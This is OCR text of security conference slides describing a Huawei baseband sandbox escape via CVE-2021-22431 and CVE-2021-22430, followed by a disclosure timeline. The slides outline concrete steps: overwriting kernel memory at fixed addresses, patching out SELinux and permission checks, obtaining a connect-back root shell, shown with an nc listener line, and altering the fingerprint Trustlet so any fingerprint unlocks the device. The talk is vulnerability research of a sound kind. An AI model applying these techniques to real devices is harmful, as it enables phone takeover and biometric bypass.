
- If ASI entries can be reprogrammed, it's game over!
- In TZ code we find that it is reprogrammed as a feature
- DMSS control registers are NOT in DDR memory …
- DMSS Overwrite: **CVE-2021-22431**
- By default, MPU prevents baseband from writing to this PA range
- MPU Bypass: **CVE-2021-22430**
  - Normally, this would need arbitrary code exec and MCRs
  - But Balong turns MPU off for sleep cycles!
  - Wake interrupt handler restores with MCRs from a … RW cache
  - Cache only written once at boot, not written in sleep handler
- Bonus: DMSS, DMA controllers are at fix addresses!
  (ASLR & fw version agnostic)


Completing The SBX Exploit

- Finding overwrite targets
  - Kernel: loaded at fixed PA 0x80000
  - trustfirmware: model specific, e.g. YAL (980): 0x12200000
- Writing PAs vs Cache Coherency: write a single cache line sentinel code first
- Linux connect-back root shell
  - Send final payload shellscript from baseband via legit RFILE API
  - patch kernel code to neuter DAC, SELinux (avc_has_*, selinux_inode_permission, generic_permission)
  - usermodehelper to run script as a root process (patched into avc_has_perm)
    - solve Huawei fscrypt: copy init's keyring with call_usermodehelper_setup + call_usermodehelper_exec
- TrustZone
  - find fingerprint Trustlet by memory pattern
  - change sensitivity: every fingerprint is *your* fingerprint now :)

CVE-2021-22431: DEMO




Airplane mode
39%
10:56
Fingerprint ID
USE FINGERPRINT ID TO
Unlock device
Access Safe
Access App Lock
Fingerprint animation
FINGERPRINT LIST (1/5)
Right hand - Little finger
New fingerprint
Identify fingerprint
Please note:
1. Press firmly on the screen when enrolling or verifying your fingerprint.
2. Third-party screen protectors or dirt on the sensor zone may cause issues while unlocking.
3. Fingerprint recognition may fail if your finger is too dry.
4. Pressing the fingerprint sensor when the screen is off will simultaneously trigger Face Recognition for faster unlocking.
5. Screen brightness and color settings will be briefly changed while your fingerprint is being verified.


[szabolor@pc ~]$ nc -n -v -l 53535
Listening on 0.0.0.0 53535
Phone

Disclosure Process

- Huawei Reporting Program
- Timelines
- Fixes (partially: coming after June 30, 2021)

- … no time AND we don’t see into the future, so let’s go to the live Q&A :)

Questions

Daniel Komaromy
daniel@taszk.io
Twitter: @kutyacica

Lorant Szabo
szabolor@taszk.io
Twitter: @szabolor

TASZK
WE FIND NEEDLES